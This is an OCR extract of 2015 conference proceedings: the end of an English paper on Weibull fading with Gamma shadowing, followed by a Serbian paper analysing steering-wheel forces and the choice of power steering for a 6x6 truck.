



Figure 3. PDF of random variable x at the entrance to receiver for different signal powers when Weibull fading severity and Gamma fading severity are constant





Figure 4. Outage probability depending on threshold for different Gamma fading severity parameter values





Figure 5. Channel capacity depending on signal power for different Gamma fading severity parameter values

and Weibull fading severity and Gamma fading severity are constant.

Figure 4 shows dependency of OP from threshold for different signal powers when Weibull fading severity and Gamma fading severity are constant. It can be seen that better system performances (lower OP values) could be reached in the area of higher values Ω, i.e. with the increase of signal power, Outage probability (OP) decreases.

Figure 5 shows dependency of channel capacity on signal power for different Gamma fading severity when Weibull fading severity are constant. It shows how channel capacity grows when c parameter values increase. As expected, with the increase of parameter c channel capacity slightly increases due to shadowing declining.

## 3. SUMMARY

This paper considers for the first time the case when wireless transmission is exposed to the simultaneous influence of fast fading process modeled by Weibull models and one shadowing process modeled with Gamma model. For this case, PDF of resulting envelope process is presented in the closed-form. Furthermore, the standard transmission performance criteria, such as outage probability and channel capacity, have been efficiently evaluated and observed in the function of fading and shadowing parameters.

## REFERENCES

Goldsmith, A. (2005). *Wireless communications*. New York: Cambridge University Press.

Gradshteyn, I.S., & Ryzhik, I.M. (1994). *Table of Integrals, Series, and Products*. Orlando: Academic Press.

Nakagami, M. (1960). The m-distribution - A general formula of intensity distribution of rapid fading. *Statistical Methods in Radio Wave Propagation*, (3-36).Oxford: Pergamon Press.

Panić, S., Spalević, P., Anastasov, J., Stefanović, M., & Petrović, M. (2011). On the performance analysis of SIR-based SSC diversity over correlated α-μ fading channels. *Computers and Electrical Engineering*, 37(3), 332-338. DOI: 10.1016/j.compeleceng.2011.01.012

Panić, S., Stefanović, M., Anastasov, J., & Spalević, P. (2013). *Fading and interference mitigation in wireless communications*. New York: CRC Press.



OI: 10.15308/Synthesis-2015-279-282

Parsons, J.D. (1992). *The mobile radio propagation channel*. London: Pentech Press.

Simon, M.K., & Alouini, M.S. (2000). *Digital communication over fading channels*. New York: John Wiley.

Spalević, P., Panić, S., Dolićanin, Ć., Stefanović, M., & Mosić, A. (2010). SSC Diversiity Receiver over Correlated α-μ Fading Channels in the Presence of co-channel interference. *EURASIP Journal on Wireless Communications and Networking*, Article ID 142392. 1-7. DOI: 10.1155/2010/142392

Stefanović, M., Anastasov, J., Panić, S., Spalević, P., & Dolićanin, Ć. (2012). Channel Capacity Analysis Under Various Adaptation Policies and Diversity Techniques over Fading Channels. In Ali Eksim, *Wireless Communications and Networks - Recent Advances* (282-302). Rijeka: InTech.

Stuber, G.L. (2000). Principles of mobile communication. Dordrecht: Kluwer Academic Publisher.

Youssef, N., Munakata, T., & Takeda, M. (1996). Fade Statistics in Nakagami Fading Environments. IEEE 4th International Symposium Spread Spectrum Techniques & Applications. (1244-47). Mainz.



DOI: 10.15308/Synthesis-2015-279-282

Synthesis
International Scientific Conference of IT and Business-Related Research

# ANALIZA IZBORA ODGOVARAJUĆEG SERVOMEHANIZMA UPRAVLJAČKOG SISTEMA MOTORNIH VOZILA

## THE ANALYSIS OF SELECTION OF THE APPROPRIATE POWERED MECHANISM IN THE STEERING SYSTEM OF MOTOR VEHICLES

Zoran Majkić
Tehnički opitni centar, Beograd, Srbija

**Apstrakt:**
Pri projektovanju vozila teško je precizirati koji je sistem najsloženiji, ali je sigurno da sistem za upravljanje zajedno sa sistemom za kočenje nosi u sebi poseban stepen odgovornosti kada je reč o bezbednosti. Iz toga bi trebalo da proističe odgovarajući stepen važnosti pri projektovanju. U radu se analiziraju otpori zakretanju upravljačkih točkova, prenosni odnosi, sila na volanu u zavisnosti od ugla obrtanja točka upravljača kao osnovni element komfornosti upravljanja motornim vozilom. Data analiza sa prikazom odgovarajućih rezultata ispitivanja i matematičkog modela izrađenog u modulu Simulink programskog paketa Matlab uz primenu odgovarajuće zakonske regulative dovodi do zaključka o izboru odgovarajućeg servomehanizma transportnog automobila formule pogona 6x6.

**Ključne reči:**
sila, ugao, volan, servoupravljač, upravljanje.

**Abstract:**
When designing a vehicle, it is difficult to identify the most complex system, but it is certain that management system along with the braking system carries a special degree of responsibility in terms of security. It should imply the appropriate level of importance in the design process. The paper analyses resistance to steering wheel rotation, gear ratios, the steering force depending on the angle of rotation of the steering wheel, as the basic element of comfort driving of a motor vehicle. The given analysis with an overview of the results of appropriate tests and mathematical model developed in Simulink module of Matlab with the application of the appropriate legislation, leads to the conclusion on the selection of the appropriate powered mechanism in truck configuration axle 6x6.

**Key words:**
power, angle, steering wheel, power steering, steering.

## UVOD

Upravljački sistem služi za promenu ili održavanje izabranog pravca kretanja vozila i ostvarenja manevrisanja njime. U opštem slučaju upravljački sistem se sastoji iz tri dela: upravljačkog mehanizma, upravljačkog prenos i pojačivača. Servoupravljači se projektuju tako da omoguće lako zakretanje u mestu, ne dovodeći veliku silu upravljačkom točku. Do potrebnih dimenzija sistema za upravljanje , u početnoj fazi izrade projekta, obično se dolazi izvođenjem proračuna njihovog opterećenja pri zakretanju točkova u mestu, pri čemu se moment izračunava empirijski. Dakle, polazna osnova pri projektovanju hidrauličkog servoupravljača jeste odredjivanje momenta otpora zakretanju upravljačkih točkova, a na osnovu čega se odredjuje maksimalna vrednost sile, odnosno momenta na volanu.

## MOMENT OTPORA OKRETANJU TOČKOVA U MESTU

Na veličinu momenta, potrebnog za zaokretanje upravljačkih točkova u mestu utiču:

1. opterećenje na točkovima;
2. koeficijent trenja pneumatika o podlogu;
3. dimenzija i oblik otiska pneumatika o podlogu, koji su odredjeni pritiskom u pneumatiku i njegovom konstukcijom;
4. bočna krutost pneumatika;
5. radijus zaokretanja upravljačkih točkova;
6. uglovi nagiba osovinice ruvakca i nagiba točka;
7. moment trenja u osovinicama rukavca i prenosnom mehanizmu (Gincburg, 1972).

Da bi se ostvarile odgovarajuće vrednosti momenata otpora zakretanju upravljačkih točkova potrebno je voditi računa o svim navedenim relevantnim faktorima, jer time se obezbedjuje manje opterećenje elemenata u sistemu upravljanja, sa jedne strane, a sa druge strane omogućeno je olakšano upravljanje smanjenjem sile, odnosno sile na volanu. Postoji više različitih autora po čijim izrazima je moguće odrediti moment otpora zakretanja, a ovom prilikom biće izdvojeni neki od njih (Janković, 2005).

E-mail: majkiczoran@gmail.com
DOI: 10.15308/Synthesis-2015-283-290

## MOMENT OTPORA ZAKRETANJA UPRAVLJAČKIH TOČKOVA U MESTU PREMA MINTU

Ukupni moment otpora zakretanja u mestu na obrtnom rukavcu je:

$$M_t = \frac{2}{3} G_t \cdot \mu \cdot q \cdot k_F \qquad (1)$$

gde su:

$G_t$ - vertikalno opterećenje točka;

$\mu$ - koeficijent trenja okretanja pneumatika po podlozi;

$q = \sqrt{a \cdot b}$ , a, b - ose elipse otiska pneumatika;

$k_F$ - koeficijent, koji uzima u obzir uticaj oblika otikska, a odredjuje se pomoću specijalnog grafika.

Koeficijent $k_F$ Mint je dobio samo za jedan pneumatik, pa je korišćenje ove formule praktično nemoguće.

## MOMENT OTPORA ZAKRETANJU UPRAVLJAČKIH TOČKOVA PREMA TABOREKU

$$M_t = \mu' \cdot G_t \cdot h_r \qquad (2)$$


gde je $\mu'$ - redukovani koeficijent trenja, koji se određuje u zavisnosti od odnosa radijusa zaokretanja točka (e) i širine pneumatika (H) (slika 1)

$$h = \sqrt{\frac{I_0}{A_0} + \rho^2} \qquad (3)$$

gde su:

$I_0$ - polarni moment inercije površine otiska pneumatika na podlozi;

$A_0$ - površina otiska pneumatika.




Slika 1. Zavisnost prikazanog koeficijenta trenja $\mu'$ i momenta otpora $M_k$ obrta točka u odnosu na $\rho/H$ (Gincburg, 1972)

Obično se $I_0$ i $A_0$ teško određuju pa i ovaj izraz nema nekog praktičnog značaja. U slučaju da je $e^2 > I_0 / A_0$, što biva kada se projekcija ose osovinice rukavca $A_0$ na podlogu nalazi van granica otiska, radijusa inercije $I_0 / A_0$ otiska može se zanemariti, pa proizilazi $h = \rho$. Podatci proračuna po ovoj formuli $e^2 > I_0 / A_0$ potpuno se podudaraju sa eksperimentalnim podatcima.

## MOMENT OTPORA ZAKRETANJU UPRAVLJAČKIH TOČKOVA U MESTU PREMA LISOVU

$$M_t = G_t (0{,}132 \cdot \mu \cdot R_t + f \cdot \rho) \qquad (4)$$

gde su:

f - koeficijent otpora kotrljanja točkova;

$R_t$ - spoljašnji radijus točka;

$\rho$ - krak zaokretanja centra otiska pneumatika, tj. radijus zaokretanja točka.

Ova formula uzima u obzir radijus pneumatika, ali ne uzima u obzir pritisak i elstične karakteristike pneumatika.

## MOMENT OTPORA ZAKRETANJU UPRAVLJAČKIH TOČKOVA U MESTU PREMA LITVINOVU

$$M_t = (0{,}7 \div 0{,}75) G_t \times \mu \times \frac{\sqrt{A_0}}{2} \qquad (5)$$

gde je: 0,7 ÷ 0,75 empirijski koeficijent.

Za proračun po ovoj formuli neophodno je znati zavisnost površine otiska pneumatika od opterećenja na njemu.

## MOMENT OTPORA ZAKRETANJU UPRAVLJAČKIH TOČKOVA U MESTU PREMA GOUGHU

$$M_t = \frac{G_t^{3/2}}{k \cdot p^{1/2}} \qquad (6)$$

gde su:

k - empirijski koeficijent (za obične pneumatike k=2,1);

p - pritisak u pneumaticima.

Eksperimentalna istraživanja su pokazala da je ovaj izraz veoma prihvatljiv. Pokušaćemo objasniti koju od prikazanih formula treba koristiti u prvom redu, neophodno je objasniti koji od sedam nabrojanih faktora, koji utiču na veličine momenta, mogu biti poznati pri proračunu. Na točkovima koji se zaokreću obično se unapred zadaju opterećenja i poznata su sa tačnošću ±(5-10%). Koeficijent trenja pneumatika o podlogu (prijanjanje) je poznat i kreće se od 0,7-0,9 za suvu asfaltnu ili betonsku oblogu. Veličina otiska pneumatika zavisi od konstrukcije pneumatika i pritiska u njemu. Prema podatcima (Gincburg, 1972), pri proračunskom opterećenju pneumatika putničkih automobila pritisak na oslonu površinu blizak je pritisku u pneumatiku. Kod pneumatika teretnih automobila površina otiska je veća a pritisak na oslonu površinu je manji, nego što je pritisak u pneumatiku. Pri smanjenju pritiska u pneumaticima ta razlika se smanjuje, a pri povećanju – raste. Pri nominalnom opterećenju krutost pneumatika se malo odražava na njihov pritisak na oslonu površinu. U nedostatku podataka o veličini otiska pneumatika površina otiska se može približno odrediti kao odnos opterećenja i pritiska u pneumatiku. Oblik otiska pneumatika, koji utiče na veličinu polarnog momenta inercije, može se odrediti eksperimentalno. Bočna krutost pneumatika i radijus zaokretanja točka (ρ) pokazuju u određenim granicama mali uticaj na moment otpora zaokretanju. Pri poklapanju centra otiska pneumatika sa centrom zaokretanja točka, moment otpora zaokretanju određuje se izrazom (7):



DOI: 10.15308/Synthesis-2015-283-290

$$M_t = \mu \cdot \frac{G_t}{r_m} \cdot \frac{I_0}{A_0} \quad (7)$$

gde je:

$r_m$ - maksimalno rastojanje od centra do granice otiska.

Pri pomerenom centru zaokretanja u odnosu na centar kontakta (slika 1) proizilazi ne samo okretanje pneumatika, nego i valjanje točka i pomeranje njegove ravni simetrije prema osnoj liniji otiska. Moment otpora zaokretanju točka u tom slučaju određuje se po formuli:

$$M_t = \mu \frac{G_t}{r_m} \cdot \frac{I_0^{'}}{A_0^{'}} + G_t \cdot f \cdot \rho + \frac{c \cdot (1 - cos\theta_p) \cdot (l_0 - \rho\theta_p) \cdot \rho \cdot m}{l_0} \quad (8)$$

gde su:

$I_0^{'}$ - polarni moment inercije površine otiska sa uzimanjem u obzir njegovog smanjenja pri zaokretanju točka za ugao $\theta_p$, pri kome nastaje proklizavanje;

$A_0^{'}$ - površina otiska sa uzimanjem u obzir njenog smanjenja pri zaokretanju točka za ugao $\theta_p$;

$c$ - bočna krutost pneumatika, koja dolazi na jedinicu dužine otiska;

$l_0$ - dužina osne linije otiska;

m - krak (slika 1.).

Ako se uzme da je oblik otiska pravougaonik, onda pri poznatim karakteristikama pneumatika i parametrima ugrdnje točka nije teško izračunati zavisnost M=f(ρ/H). Za realne vrednosti parametara ova zavisnost ima oblik kao na slici 1. Pri (ρ/H)>1,4-1,6 momenat M se smanjuje skoro proporcijalno ρ. Pri promeni odnosa ρ/H od 0 do 0,5-0,7 moment M nešto se povećava (10-14%).Tok krive na delu od (ρ/H)=0 do (ρ/H) =0,5 zavisi od veličine kraka (m) i bočne krutosti pneumatika (c). Što su veličine (m) i (c) veće to više raste vrednost momenta.

## REAKTIVNI I CENTRIRAJUĆI ELEMENTI SERVOUREĐAJA

Upravljački sistem bez servouređaja mora da poseduje jednu vrlo važnu osobinu a to je da razvije sposobnost osećaja kod vozača da oseti praćenje konfiguracije puta, naročito pri kretanju u krivinama (Majkić, 2013). Ovaj osećaj javlja se u tome što se pri povećanju otpora zakretanju upravljačkih točkova pojavljuje i potreba povećanja sile na upravljačkom točku tj.volanu. Ovu osobinu – osećaj puta, mora da poseduje i upravljački sistem sa servouređajem. Da bi se ovo ostvarilo u servouređaj se ugrađuje reaktivni element, čiji je zadatak da vrlo brzo priguše oscilovanje upravljačih točkova pri povratnom uključenju servouređaja (od upravljačkih točkova ka upravljačkom točku – volanu). Vrednost reakcije određuje se na bazi povećanja sile koju treba ostvariti na upravljačkom točku – volanu pri povećanom otporu zakretanja točkova. Kao pokazatelj reaktivnog dejstva koristi se odnos prirasta sile F na volanu sa silama dejstva za svaki prirast sila F′ na volanu bez servo dejstva, tj.

$$\rho = \frac{\Delta F}{\Delta F'} \quad (8)$$

Danas su uglavnom poznata tri načina ostvarenja reakcije na upravljačkom točku – volanu i to pomoću:

- reaktivnog ventila;
- reaktivnim plugama;
- reaktivnim elementima.

Jedan od vrlo velikih nedostataka servouređaja jeste njihova sklonst lakog uključivanja pri dejstvu na njih malih sila koje se mogu pojaviti pri kretanju upravljačkih točkova po neravnom tlu. Povratno uključenje na primer kod hidrauličkog servouređaja propraćeno je oscilovanjem upravljačih točkova i "vijuganjem" vozila na drumu. Da bi se sprečila povratna uključivanja servouređaja u sistem se ugrađuje centrirajući element hidrauličnog ili opružnog tipa (jedna ili nekoliko prethodno napregnutih opruga). Dok se neprevaziđe sila kojoj je element za centriranje izložen servouređaj ne može da stupi u dejstvo i upravljački sistem radi kao sistem bez servouređaja. Na ovaj način je ostvarena jedna vrlo važna osobina sistema za upravljanje a to je obezbeđenje stabilnosti kretanja vozila na pravom putu a naročito pri većim brzinama.U cilju obezbeđenja vraćanja upravljačkih točkova elementi za centriranje moraju da budu prednapregnuti silama koje će po vrednosti da budu veće od sile povratnog trenja upravljačkog mehanizma redukovane na sponu razvodnika.

## OCENSKI POKAZATELJ IZBORA ODGOVARAJUĆEG SERVOMEHANIZMA – SILA NA TOČKU UPRAVLJAČA

Komfornost upravljanja zavisi od sile $F_V$ koju je potrebno dovesti od strane vozača na upravljački točak (volan) prečnika $R_V$ da bi se zakrenuli upravljački točkovi. Ta sila ima maksimalnu vrednost pri zakretanju upravljačkih točkova u mestu. Stvarni moment na točku upravljača koji se troši za obrt točka mora da savlada moment otpora odupiranja točka kotrljanju $M_1$, moment odupiranja točka klizanju otiska pneumatika po oslonoj površini $M_2$ i momentom izazvanog stabilizacijom upravljačkog točka $M_3$ koji je moguće zanemariti pri odredjivanju maksimalne sile $F_{vmax}$.

Moment odupiranja točka kotrljanju jednak je (Лысов, 1972; Majkić, 2012):

$$M_1 = G_t \cdot f \cdot a \quad (9)$$

gde su:

$G_t$ - vertikalno opterećenje točka;

$f$ - koeficijent otpora kotrljanju točka;

$a$ - krak zakretanja točka.

Moment odupiranja točka klizanju jednak je (Лысов, 1972; Majkić, 2012):

$$M_2 = 0{,}14 \cdot G_t \cdot \phi \cdot r \quad (10)$$

Uzimajući u obzir, da su na prednjoj osi dva upravljačka točka, moment na rukavcu povezan sa uzdužnom upravljačkom sponom iznosi

$$M_R = 2G_T(f \cdot a + 0{,}14 \cdot \phi \cdot r) \cdot \frac{1}{\eta_i} \quad (11)$$

gde je:

$\eta_i$ - koeficijenat korisnog dejstva, koji uzima u obzir gubitke na trenje u obrtnim rukavcima i zglobovima upravljačkog prenosa. Pri proračunu preporučuje se vrednost za f=0,015 i φ=0,85.



DOI: 10.15308/Synthesis-2015-283-290

$$F_{v\max} = M_R \cdot \frac{1}{R \cdot i_\omega^{'} \cdot i_\omega^{''} \cdot \eta_D} \tag{12}$$

gde su:


$i_\omega^{'}$ - prenosni odnos upravljačkog prenosa;

$i_\omega^{''}$ - prenosni odnos upravljačkog mehanizma;

$R$ - radijus upravljačkog točka;

$\eta_D$ - direktni koeficijent korisnog dejstva (pri prenosu sile od uprvaljačkog točka ka upravljačkoj poluzi).


Pri kretanju vozila na krivini moment $M_2$ otpora pri klizanju otiska pneumatika mnogo puta je manji nego pri obrtu u mestu i zavisi od brzine kretanja vozila. Na slici 2. prikazana je zavisnost sile na točku upravljača od brzine kretanja vozila. Podatci su dobijeni eksperimentalnim ispitivanjem za transportno vozilo ZIL-585 (Гольд, 1962; Majkić, 2012). Smanjenje sile $F_v$ i olakšanje upravljanja moguće je povećanjem radijusa upravljačkog točka R, takodje povećanjem prenosnog odnosa upravljačkog mehanizma $i_\omega^{'}$ i prenosnog odnosa upravljačkog prenosa $i_\omega^{''}$, smanjenjem do odredjenih granica kraka zakretanja točka i gubitaka na trenje u obrtnim rukavcima, zglobovima upravljačkog prenosa i u upravljačkom mehanizmu i postavljanjem pojačivača u upravljačkom sistemu. Radijus upravljačkog točka bira se u zavisnosti od morfoloških osobina vozača i preglednosti sa sedišta vozača. On se menja u granicama od 190 *mm* (za putnička vozila) do 275 *mm* (za teretna vozila veće nosivosti i za autobuse).




Slika 2. Zavisnost sile na točku upravljača od brzine kretanja vozila
Izvor: Гольд (1962); Majkić (2012)

Za meru smanjenja kraka zakretanja točka *a* otpornost kotrljanju se smanjuje, ali istovremeno raste površinsko trenje izmedju pneumatika i oslone površine. Za pneumatike datog profila, koji poseduju odredjenu elastičnost bitno je neko odredjeno rastojanje $a_{min}$, pri kome se dobija minimalna sila za obrt vozila. Veličina $a_{min}$ za projektovano vozilo utvrdjuje se opitnim putem. Uobičajno je *a=30÷60 mm*. Za teretna vozila veće nosivosti *a=60÷100 mm.* Prenosni broj upravljačkog mehanizma $i_\omega^{'}$ za putnička vozila menja se u granicama *12 ÷ 20*, za teretna vozila i autobuse u granicama *16 ÷ 32*. Pri povećanju prenosnog broja smanjuje se sila na upravljačkom točku, neophodna za obrt vozila, koja odgovara datom uglu obrta upravljačkog točka. Ako su brža vozila, brže se izvršava obrt njegovih točkova prema tome potreban je manji prenosni odnos upravljačkog mehanizma. Eksploataciona istraživanja su pokazala, da se dobro manevrisanje vozila obezbedjuje ako se obrt upravljačkih točkova za puni ugao nastaje za 1,0-1,75 (ali ne više od 2,0) obrta upravljačkih točkova u svaku stranu od srednjeg položaja koji odgovara pravolinijskom kretanju. Dakle povoljnija komfornost vozila se dobija variranjem prenosnih odnosa upravljačkog sistema (Гольд, 1962; Majkić, 2012).

$$i_\omega = i_\omega^{'} \cdot i_\omega^{''} \tag{13}$$




Slika 3. Zavisnost prenosnog odnosa različitih upravljačkih mehanizama u zavisnosti od uglova obrtanja upravljačke poluge.
Izvor: Гольд (1962); Majkić (2012).

Na slici 3. prikazana je promena prenosnih odnosa u zavisnosti od uglova zakretanja upravljačke poluge u levu i desnu stranu. Za putnička vozila različitih tipova upravljački mehanizam je sa konstantnim prenosnim odnosom prava 3 na slici 3, koja po istraživanjima (Гольд, 1962) zadovoljava eksploatacione zahteve. Kod vozila sa relativno malim brzinama sa većom težinom ponekad imaju prednost mehanizmi sa prenosnim odnosom, koji se menja po krivoj 2, pri blagom zaokretu točka upravljača. Kod vrlo brzih vozila ponekad se primenjuje upravljački mehanizam sa prenosnim odnosom koji se menja po krivoj 1. Za vreme kretanja vozila većim brzinama vozila brzo reaguju pri obrtu upravljačkog točka. Pri naglom zaokretu, koji se obično dešava pri umerenim brzinama kretanja vozila, sila na upravljačkom točku smanjuje se usled povećanja prenosnog odnosa. Smanjenjem gubitaka na trenje i povećanjem direktong koeficijenta korisnog dejstva upravljačkog mehanizma, može se smanjiti rad na upravljačkom točku pri obrtu vozila. Isto značajno povećanje koeficijenta korisnog dejstva upravljačkog mehanizma pri kretanju vozila na neravnom putu može dovesti do toga, da se sve slučajne bočne sile, koje dejstvuju na upravljačke točkove mogu se preneti na upravljački točak što ima za posledicu stvaranja momenta koji treba da prime ruke vozača – rukovaoca što otežava upravljanje vozilom u datim uslovima kretanja. Te okolnosti dozvoljavaju smanjenje koeficijenta korisnog dejstva upravljačkog mehanizma samo do odredjene granice. Koeficijenti korisnog dejstva upravljačkog mehanizma, razlikuju se direktni (pri prenosu sile od upravljačkog točka do upravljačke poluge) i povratni pri prenosu sile od upravljačke poluge do točka upravljača. Čim je veći direktni koeficijent korisnog dejstva tim su manji gubitci u upravljačkom mehanizmu pri obrtu upravljačkih točkova i samim tim više se smanjuje moment na upravljačkom točku pod dejstvom slučajnih bočnih




DOI: 10.15308/Synthesis-2015-283-290

sila koje dejstvuju na upravljačke točkove na neravnom putu. Direktni i povratni koeficijent korisnog dejstva uzajamno su povezani. Povratnost upravljačkog mehanizma, koju je moguće oceniti brzinom povratka upravljačkih točkova u položaj koji odgovara pravolinijskom kretanju pri otpuštanju upravljačkog točka i datom zakonu promene stabilizirajućeg momenta biće tim veće čim su manji gubici na trenje u obrtnim rukavcima i zglobovima upravljačkog prenosa. Primenom hidrauličkog servomehanizma olakšavaju se uslovi i povećava se produktivnost rada vozača pored toga poboljšava se i upravljivost, stabilnost vozila pa prema tome povećava se i bezbednost kretanja i brzina manevrisanja u različitim putnim uslovima. Široko su rasprostranjeni hidraulički servomehanizmi kod kojih se zahtevana sila na upravljačkog poluzi obezbedjuje na račun korišćene energije tečnosti. Pred upravljački sistem sa hidroservomehanizmom postavljaju se sledeći zahtevi: visoka brzina dejstva i dobro prateće dejstvo, značajna izlazna snaga neophodna za izvršenje obrta vozila, pouzdanost, stabilnost radnih karakteristika i dr. Maksimalna sila $F_{vmax}$ na točku upravljača u otežanim uslovima, sa upravljačkim sistemom sa servo pojačanjem obično se zadaje. Za putnička vozila primenjena sila iznosi 30÷50 N a ponekad i 70 N, za teretna vozila 150÷180 N i za autobuse 140÷160 N (Гольд, 1962).

## OPŠTI TEHNIČKI ZAHTEVI ZA SILU NA UPRAVLJAČKOM TOČKU METODA ISPITIVANJA

Zahtevi za maksimalnu silu koja se može dovesti na točak upravljača definisani su u ECE Pravilniku br. 79. Pored navedenog ECE pravilnika postoje i sledeći standardi: Upravljivost i stabilnost vozila opšti tehnički zahtevi Otreslovoj standard OST 37.001.487-89 i standardu GOST R 52302-20004. Metode ispitivanja definisane su Otreslovim standardom OST 37.001.471-88. Ispitivanje se sprovodi na nepokretnom i pokretnom vozilu. Pri kretanju vozila vozilo se kreće brzinom od 10 km/h. Pri postojanju pojačivača ispitivanje se vrši na minimalnom broju obrtaja motora, pri odsustvu pojačivača sa isključenim motorom. Ugaona brzina obrta upravljačkog točka ne treba da prelazi 60 o/s. U postupku ispitivanja zapisuju se sledeće vličine: ugao obrta upravljačkog točka φ, sila na upravljačkom točku $F_v$ i vreme obrta *t*.





Slika 4. Obrazac zapisa zavisnosti sile na upravljačkom točku od ugla njegovog obrta. (OST 37.001.471-88 , 1989)
